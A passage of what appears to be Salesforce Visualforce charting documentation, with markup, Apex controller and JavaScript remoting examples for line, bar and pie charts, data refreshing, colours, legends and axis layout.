    <apex:chart height="400" width="700" data="{!data}">
       <apex:axis type="Numeric" position="left" fields="data1"
            title="Opportunities Closed" grid="true"/>
       <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year">
     </apex:axis>
     <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
          markerType="cross" markerSize="4" markerFill="#FF0000"/>
   </apex:chart>
</apex:page>
```


Things to note about this example:

- Line and bar charts require you to define the X and Y axes for the chart.
- The vertical axis is defined on the left side of the chart, and measures the dollar amount of the Opportunities closed in that month.
- The horizontal axis is defined on the bottom of the chart, and represents the months of the calendar year.
- The actual line chart, the `<apex:lineSeries>` component, is bound to a specific axis.

- There are a number of marker attributes that you can use to differentiate each line in the chart.

Adding a Second Data Series

Adding a second data series with the same unit of measure is simple. Here, the “Opportunities Closed-Lost” data set is added as a second line series:




```
<apex:page controller="ChartController">
    <apex:chart height="400" width="700" data="{!data}">
       <apex:axis type="Numeric" position="left" fields="data1,data2"
            title="Opportunities Closed" grid="true"/>
       <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year">
       </apex:axis>
       <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
           markerType="cross" markerSize="4" markerFill="#FF0000"/>
       <apex:lineSeries axis="left" xField="name" yField="data2"
            markerType="circle" markerSize="4" markerFill="#8E35EF"/>
    </apex:chart>
</apex:page>
```

The important thing to note is how both `data1` and `data2` fields are bound to the vertical `<apex:axis>` by the fields attribute of that component. This allows the charting engine to determine appropriate scale and tick marks for the axis.

Adding a Bar Chart Series with a Second Axis

To add another data series, but charted against a different set of units, you need to add a second vertical axis. The following example shows a data series, “Revenue by Month,” added as a bar chart:




```
<apex:page controller="ChartController">
    <apex:chart height="400" width="700" data="{!data}">
       <apex:axis type="Numeric" position="left" fields="data1,data2"
            title="Opportunities Closed" grid="true"/>
        <apex:axis type="Numeric" position="right" fields="data3"
            title="Revenue (millions)"/>
       <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year"/>
       <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"
           markerType="cross" markerSize="4" markerFill="#FF0000"/>
       <apex:lineSeries axis="left" xField="name" yField="data2"
            markerType="circle" markerSize="4" markerFill="#8E35EF"/>
        <apex:barSeries orientation="vertical" axis="right"
            xField="name" yField="data3"/>
    </apex:chart>
</apex:page>
```

Notice the following:

- To add a data series with a new unit of measure, you need to add a second vertical axis on the right side of the chart.
- You can have up to four different axes, one for each edge of the chart.
- The bar chart is set to a vertical orientation and bound to the right axis. Bind a horizontal bar chart to the top or bottom axis.

Adding a Legend, Labels, and Chart Tips

You can improve the comprehensibility of the chart by adding a chart legend, series labels, and by making sure that chart labels are readable:



```
<apex:page controller="ChartController">
    <apex:chart height="400" width="700" data="{!data}">
        <apex:legend position="right"/>
        <apex:axis type="Numeric" position="left" fields="data1"
            title="Opportunities Closed" grid="true"/>
        <apex:axis type="Numeric" position="right" fields="data3"
            title="Revenue (millions)"/>
        <apex:axis type="Category" position="bottom" fields="name"
            title="Month of the Year">
            <apex:chartLabel rotate="315"/>
        </apex:axis>
        <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"
            xField="name" yField="data3">
            <apex:chartTips height="20" width="120"/>
        </apex:barSeries>
        <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
            fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
        <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"
            markerType="circle" markerSize="4" markerFill="#8E35EF"/>
    </apex:chart>
</apex:page>
```

Note the following about the additions:

- The order of the data series components determines the layering of the chart elements when drawn. In the prior example, the bar chart was in the foreground. In this example, the bar chart has been placed in the background because the `<apex:barSeries>` component is before the two `<apex:lineSeries>` components.
- The `<apex:legend>` component can be in any of four positions: left, right, top, or bottom. The legend is placed within the boundary of the chart; in this example the legend has compressed the horizontal width of the chart itself.
- Add legend titles using the data series component `title` attribute.
- To rotate the labels for the bottom chart axis, the `<apex:chartLabel>` component is enclosed in the `<apex:axis>` component it affects.

- The `<apex:chartTips>` component enables rollover tool tips that provide additional information about each data point in the series that encloses it.

SEE ALSO:

How Visualforce Charting Works

Updating Charts with Refreshed Data

Redraw a chart with new or updated data by using the `<apex:actionSupport>` component, or by using JavaScript remoting and your own JavaScript code.

`<apex:actionSupport>` allows you to update the chart using only Visualforce. JavaScript remoting requires you to write some JavaScript code, but provides more flexibility and smoother transitions.

IN THIS SECTION:

Refreshing Chart Data Using <apex:actionSupport>

Update a Visualforce chart in response to a user's actions by adding the `<apex:actionSupport>` component to Visualforce user interface elements that affect the chart's data.

Refreshing Chart Data Using JavaScript Remoting

Update a Visualforce chart periodically, or in response to a user's actions, using custom JavaScript. JavaScript code can respond to complex user activity or timer events, and use JavaScript remoting to retrieve new chart data whenever required.

Refreshing Chart Data Using `<apex:actionSupport>`

Update a Visualforce chart in response to a user's actions by adding the `<apex:actionSupport>` component to Visualforce user interface elements that affect the chart's data.

The following markup displays a pie chart that can be updated by choosing a new year from a menu next to the chart:

```
<apex:page controller="PieChartRemoteController">
    <apex:pageBlock title="Charts">

        <apex:pageBlockSection title="Standard Visualforce Charting">

            <apex:outputPanel id="theChart">
            <apex:chart height="350" width="450" data="{!pieData}">
                <apex:pieSeries dataField="data" labelField="name"/>
                <apex:legend position="right"/>
            </apex:chart>
            </apex:outputPanel>

            <apex:form>
                <apex:selectList value="{!chartYear}" size="1">
                    <apex:selectOptions value="{!chartYearOptions}"/>
                    <apex:actionSupport event="onchange" reRender="theChart"
                        status="actionStatusDisplay"/>
                </apex:selectList>
                <apex:actionStatus id="actionStatusDisplay"
                    startText="loading..." stopText=""/>
            </apex:form>
        </apex:pageBlockSection>

    </apex:pageBlock>
</apex:page>
```

This markup attaches a chart component to its data source by setting the chart's `data` attribute to the Visualforce expression `{!pieData}`. The expression calls the `getPieData()` controller method, which returns the data. The chart is wrapped in an `<apex:outputPanel>` with an `id` attribute of `theChart`.

An `<apex:form>` component is used to submit a new year back to the page's controller when the chart needs to be updated. The `<apex:selectList>` tag displays the years available to chart, and a child `<apex:actionSupport>` tag submits the form whenever the menu changes. The `id` of the chart's `<apex:outputPanel>`, `theChart`, is used in the `<apex:actionSupport>` `reRender` attribute to limit updating to the chart, instead of reloading the whole page. Finally, an `<apex:actionStatus>` component provides a status message while the chart is refreshing. It's easy to replace the minimal text message with an animated graphic or text effect.

PieChartRemoteController

The controller for this page is an expansion of the pie chart controller used in A Simple Charting Example on page 221.

```
public class PieChartRemoteController {

    // The year to be charted
    public String chartYear {
        get {
            if (chartYear == Null) chartYear = '2013';
            return chartYear;
        }
        set;
    }

    // Years available to be charted, for <apex:selectList>
    public static List<SelectOption> getChartYearOptions() {
        List<SelectOption> years = new List<SelectOption>();
        years.add(new SelectOption('2013','2013'));
        years.add(new SelectOption('2012','2012'));
        years.add(new SelectOption('2011','2011'));
        years.add(new SelectOption('2010','2010'));
        return years;
    }

    public List<PieWedgeData> getPieData() {
        // Visualforce expressions can't pass parameters, so get from property
        return PieChartRemoteController.generatePieData(this.chartYear);
    }

    @RemoteAction
    public static List<PieWedgeData> getRemotePieData(String year) {
        // Remoting calls can send parameters with the call
        return PieChartRemoteController.generatePieData(year);
    }

    // Private data "generator"
    private static List<PieWedgeData> generatePieData(String year) {
        List<PieWedgeData> data = new List<PieWedgeData>();
        if(year.equals('2013')) {
            // These numbers are absolute quantities, not percentages
            // The chart component will calculate the percentages
            data.add(new PieWedgeData('Jan', 30));
            data.add(new PieWedgeData('Feb', 15));
            data.add(new PieWedgeData('Mar', 10));
            data.add(new PieWedgeData('Apr', 20));
            data.add(new PieWedgeData('May', 20));
            data.add(new PieWedgeData('Jun',  5));
        }
        else {
            data.add(new PieWedgeData('Jan', 20));
            data.add(new PieWedgeData('Feb', 35));
            data.add(new PieWedgeData('Mar', 30));
            data.add(new PieWedgeData('Apr', 40));
            data.add(new PieWedgeData('May',  5));
            data.add(new PieWedgeData('Jun', 10));
        }
        return data;
    }

    // Wrapper class
    public class PieWedgeData {

        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

This controller supports providing data to a Visualforce chart two different ways:

- Using a Visualforce expression, `{!pieData}`, which calls the instance method `getPieData()`.
- Using JavaScript remoting, by calling the `@RemoteAction` static method `getRemotePieData()` from a JavaScript method.

SEE ALSO:

Refreshing Chart Data Using JavaScript Remoting

Providing Chart Data via a Controller Method

apex:actionSupport

apex:actionStatus

Refreshing Chart Data Using JavaScript Remoting

Update a Visualforce chart periodically, or in response to a user's actions, using custom JavaScript. JavaScript code can respond to complex user activity or timer events, and use JavaScript remoting to retrieve new chart data whenever required.

The following markup displays a pie chart that can be updated by choosing a new year from a menu next to the chart:

```
<apex:page controller="PieChartRemoteController">
    <script>
    function retrieveChartData(callback) {
       var year = document.getElementById('theYear').value;
       Visualforce.remoting.Manager.invokeAction(
           '{!$RemoteAction.PieChartRemoteController.getRemotePieData}',
           year,
           function(result, event) {
               if(event.status && result && (result.constructor === Array)) {
                   callback(result);
                   RemotingPieChart.show();
               }
               else if (event.type === 'exception') {
                document.getElementById("remoteResponseErrors").innerHTML = event.message
 +
                       '<br/>' + event.where;
               }
               else {
                document.getElementById("remoteResponseErrors").innerHTML = event.message;

               }
           },
           { escape: true }
       );
    }
    function refreshRemoteChart() {
        var statusElement = document.getElementById('statusDisplay');
        statusElement.innerHTML = "loading...";
        retrieveChartData(function(statusElement){
                return function(data){
                    RemotingPieChart.reload(data);
                    statusElement.innerHTML = '';
                };
            }(statusElement)
        );
    }
    </script>

    <apex:pageBlock title="Charts">

        <apex:pageBlockSection title="Visualforce Charting + JavaScript Remoting">

            <apex:chart height="350" width="450" data="retrieveChartData"
                name="RemotingPieChart" hidden="true">
                <apex:pieSeries dataField="data" labelField="name"/>
                <apex:legend position="right"/>
            </apex:chart>

            <div>
                <select id="theYear" onChange="refreshRemoteChart();">
                    <option value="2013">2013</option>
                    <option value="2012">2012</option>
                    <option value="2011">2011</option>
                    <option value="2010">2010</option>
                </select>
                <span id="statusDisplay"></span>
                <span id="remoteResponseErrors"></span>
            </div>

        </apex:pageBlockSection>

    </apex:pageBlock>
</apex:page>
```


This markup attaches a chart component to its data source by setting the chart's `data` attribute to the name of a JavaScript function, `retrieveChartData`, which returns the data. The name of the function is provided as a string.

A static HTML `<select>` menu displays the years available to chart. The menu is not associated with a form element of any kind, and its value is never submitted directly back to the controller. Instead, the `<select>` menu's `onChange` attribute calls a JavaScript function, `refreshRemoteChart()`, whenever the menu changes. There are two additional static HTML elements: two `<span>` tags with IDs. The `<span>` tags are empty when the page loads, and are updated via JavaScript to display status and error messages when necessary.

The two JavaScript functions that precede the Visualforce markup are the glue between the Visualforce chart and the `@RemoteAction` controller method that provides the data. There are three links between the functions and the chart component:

1. The chart component's `data` attribute is set to "retrieveChartData", the name of the first JavaScript function. This tells the chart component to use the JavaScript function to load its data. The chart component invokes `retrieveChartData()` **directly** only once, when the chart is first created and the data is initially loaded.
2. Reloading happens when the second JavaScript function, `refreshRemoteChart()`, is called. This is the second link, from the `theYear` menu. When the year menu changes, `refreshRemoteChart()` is invoked, and it re-invokes the `retrieveChartData()` function to load a new set of data.
3. When `refreshRemoteChart()` invokes `retrieveChartData()`, it provides an anonymous function as a callback, which handles the result of the `@RemoteAction` call when it returns. This callback updates the chart by calling `RemotingPieChart.reload(data)`. The chart itself is `RemotingPieChart`, named by setting the `name` attribute, and `reload()` is a JavaScript function available on Visualforce charts once created, which accepts new data and then redraws the chart.

This diagram illustrates these links between the different components of the page:



The sequence for the initial loading of the chart is simple: the `<apex:chart>` named `RemotePieChart` calls `retrieveChartData()` to get its initial data, and `retrieveChartData()` calls `RemotePieChart.show()` when it has the data. And, the chart appears.

Updates are more complicated. When a new year is chosen from the `theYear` menu, the menu's `onChange` event fires, which calls the `refreshRemoteChart()` function. `refreshRemoteChart()` in turn calls the `retrieveChartData()` function, and when the `@RemoteAction` returns new data, `retrieveChartData()` (via the callback provided by `refreshRemoteChart()`) calls `RemotePieChart.reload()`. And, the chart updates.

Here are a couple of other items to note:

- The `<apex:chart>` uses the `hidden="true"` attribute to prevent the chart from displaying before there's data to display. The `retrieveChartData()` function calls `RemotingPieChart.show()` to display the chart once the chart data is loaded. This and `RemotingPieChart.reload()` provide for much smoother chart animations than can be achieved using `<apex:actionSupport>`.
- The `refreshRemoteData()` function sets the `statusElement` HTML `<span>` to a "loading…" message before it attempts to update the data by calling `retrieveChartData()`, and then the anonymous callback function sets it to an empty string to hide the message once the data is returned and the chart updated. It's a bit more work than using `<apex:actionStatus>`, for basically the same effect. You can easily show a "busy" animation or graphic using the same technique.

PieChartRemoteController

The controller for this page is an expansion of the pie chart controller used in A Simple Charting Example on page 221.

```
public class PieChartRemoteController {

    // The year to be charted
    public String chartYear {
        get {
            if (chartYear == Null) chartYear = '2013';
            return chartYear;
        }
        set;
    }

    // Years available to be charted, for <apex:selectList>
    public static List<SelectOption> getChartYearOptions() {
        List<SelectOption> years = new List<SelectOption>();
        years.add(new SelectOption('2013','2013'));
        years.add(new SelectOption('2012','2012'));
        years.add(new SelectOption('2011','2011'));
        years.add(new SelectOption('2010','2010'));
        return years;
    }

    public List<PieWedgeData> getPieData() {
        // Visualforce expressions can't pass parameters, so get from property
        return PieChartRemoteController.generatePieData(this.chartYear);
    }

    @RemoteAction
    public static List<PieWedgeData> getRemotePieData(String year) {
        // Remoting calls can send parameters with the call
        return PieChartRemoteController.generatePieData(year);
    }

    // Private data "generator"
    private static List<PieWedgeData> generatePieData(String year) {
        List<PieWedgeData> data = new List<PieWedgeData>();
        if(year.equals('2013')) {
            // These numbers are absolute quantities, not percentages
            // The chart component will calculate the percentages
            data.add(new PieWedgeData('Jan', 30));
            data.add(new PieWedgeData('Feb', 15));
            data.add(new PieWedgeData('Mar', 10));
            data.add(new PieWedgeData('Apr', 20));
            data.add(new PieWedgeData('May', 20));
            data.add(new PieWedgeData('Jun',  5));
        }
        else {
            data.add(new PieWedgeData('Jan', 20));
            data.add(new PieWedgeData('Feb', 35));
            data.add(new PieWedgeData('Mar', 30));
            data.add(new PieWedgeData('Apr', 40));
            data.add(new PieWedgeData('May',  5));
            data.add(new PieWedgeData('Jun', 10));
        }
        return data;
    }

    // Wrapper class
    public class PieWedgeData {
        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

This controller supports providing data to a Visualforce chart two different ways:

- Using a Visualforce expression, `{!pieData}`, which calls the instance method `getPieData()`.
- Using JavaScript remoting, by calling the `@RemoteAction` static method `getRemotePieData()` from a JavaScript method.

SEE ALSO:

Refreshing Chart Data Using <apex:actionSupport>

Providing Chart Data Using a JavaScript Function

JavaScript Remoting for Apex Controllers

Controlling the Appearance of Charts

Visualforce charts are highly customizable. You can combine various types of data series, control the colors of most elements in a chart, and control the look of markers, lines, and so on.

You can customize the following:

- Line and fill colors for data series elements.
- Opacity of fill colors and lines.
- Marker shape and color for data points.
- Line width for connecting lines.
- Highlighting for data elements.
- Tick and grid line styles for axes.
- Legends, labels, and “tool tip”-style rollover annotations.

Many of the components and attributes that provide this control are explained in the Standard Visualforce Component Reference. Some effects require combinations of attributes and components, and are explained more completely in this document.


Chart Colors

By default, chart colors match those of the built-in reporting and analytics charts so that you can create visually-consistent dashboards. If you want to create your own color scheme you can customize the colors of most chart elements.

To provide a set of color definitions to draw data series elements (bars, pie wedges, and so on), use the `colorSet` attribute. Set `<apex:chart colorSet="...">` to specify the colors to be used for every data series in a chart. Set `colorSet` on a data series component to specify colors for that series only.

A `colorSet` is a string that is a comma-delimited list of HTML-style hexadecimal color definitions. For example, `colorSet="#0A224E,#BF381A,#A0D8F1,#E9AF32,#E07628"`. Colors are used in sequence. When the end of the list is reached, the sequence starts over at the beginning.

Here's a pie chart that uses a custom color scheme for the pie wedge colors:



```
<apex:pageBlockSection title="Simple colorSet Demo">
    <apex:chart data="{!pieData}" height="300" width="400" background="#F5F5F5">
        <apex:legend position="left"/>
        <apex:pieSeries labelField="name" dataField="data1"
            colorSet="#37241E,#94B3C8,#4D4E24,#BD8025,#816A4A,#F0E68C"/>
    </apex:chart>
</apex:pageBlockSection>
```

Use the `background` attribute to set a background color for the entire chart.

You can use a `colorSet` with all data series components except `<apex:radarSeries>`. Additional `colorSet` details and further options for configuring colors of other chart elements are described for specific data series components.

Chart Layout and Annotation

To make your chart more understandable, add a legend, meaningful axes ranges and labels, and tips or labels on data elements.


By default all charts have a legend. To suppress the default legend, set `<apex:chart legend="false">`. To control the placement of the legend and the spacing of legend entries, add an `<apex:legend>` component to the chart. Place the legend on any of the four edges of a chart using the `position` attribute. Use the `font` attribute to control the text style used in the legend. The `font` attribute is a string specifying a CSS-style shorthand font property. For example, `<apex:legend position="left"` **`font="bold 24px Helvetica"`**`/>`.

Appropriate axis scaling and labeling can mean the difference between a chart that is illegible or misleading and one that is clear and persuasive. By default, an `<apex:axis type="Numeric">` component sets the scale automatically based on the data fields set in the `fields` attribute. Automatic scaling ensures that all data fits on the chart but the chart might not begin or end with meaningful numbers. Use the `minimum` and `maximum` attributes to override the automatic scaling. To set the interval for tick marks, use the `steps` attribute. This attribute is an integer that specifies the number of steps between the two ends of the axis. Use the `dashSize`, `grid`, and `gridFill` attributes to add lines or shading to the chart to make it easier to compare measurements to the scale.

You can apply chart labels to axes and data series. When `<apex:chartLabel>` is a child of `<apex:axis>`, the labels are drawn on the outside of the axis. When `<apex:chartLabel>` is a child of a data series component, the labels are drawn on or near the data elements on the chart. Use the `field` attribute to set the text for the label. Use the `display` attribute to set where the label is drawn. Use the `orientation` and `rotate` attributes to adjust the text of the label so that it fits on the chart.

Note: The `orientation` attribute has no effect when a `<apex:chartLabel>` component is used with a `<apex:pieSeries>` component.

This sample chart uses many of these components and attributes to create a meaningful visual design:



```
<apex:chart data="{!data}" height="400" width="500">
    <apex:legend position="left" font="bold 14px Helvetica"/>
    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"
        fields="data1,data2,data3" minimum="0" maximum="225" steps="8" dashSize="2">
        <apex:chartLabel />
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name" title="2012">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:barSeries orientation="vertical" axis="left"
        xField="name" yField="data1,data2,data3" stacked="true"/>
</apex:chart>
```

Bar Charts


Bar charts are one of several linear data series charts available in Visualforce. Linear series charts are charts plotted against a standard rectangular grid.

Each data element in a linear series is described by an *X,Y* coordinate. The data series defines how to draw the coordinate on the grid. The `<apex:barSeries>` charts draw bars stretching between an origin axis and the *X,Y* coordinates. The `orientation` attribute determines whether the origin axis is the left axis (Y) or the bottom axis (X). Set `<apex:barSeries orientation="horizontal">` for bars that originate on the left side of the chart, and `<apex:barSeries orientation="vertical">` for a column chart with bars that rise from the bottom of the chart.

To plot multiple data points for each bar interval, group or stack the bars within a single `<apex:barSeries>` tag. Multiple `<apex:barSeries>` tags in a single chart draw on top of each other, obscuring all but the last data series. To create a vertical column chart, add all fields to be grouped or stacked to the `yField` attribute:


```
<apex:barSeries orientation="vertical" axis="left"
    xField="name" yField="data1,data2,data3"/>
```

By default, data fields in an `<apex:barSeries>` are grouped on a chart. To stack them on top of each other, set `stacked="true"`.



Use the `gutter` attribute to adjust spacing between grouped bars. Use the `groupGutter` attribute to adjust spacing between groups. Use the `xPadding` and `yPadding` attributes to adjust the spacing between the chart axes and the bars themselves.

By default, legend titles for stacked or grouped bar charts use the names of fields in the `yField` attribute. In the previous example, the default titles are “data1”, “data2”, and “data3”. To give the legend more meaningful titles, use the `title` attribute of the `<apex:barSeries>` component. Use commas to separate items. For example, `title="MacDonald,Promas,Worle"`:



```
<apex:chart data="{!data}" height="400" width="500">
    <apex:legend position="left"/>
    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"
        fields="data1,data2,data3" dashSize="2">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Category" position="bottom" fields="name" title="Stacked Bars">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:barSeries orientation="vertical" axis="left" stacked="true"
```

```
        xField="name" yField="data1,data2,data3" title="MacDonald,Promas,Worle"/>
</apex:chart>
```

SEE ALSO:

Chart Colors

Chart Layout and Annotation

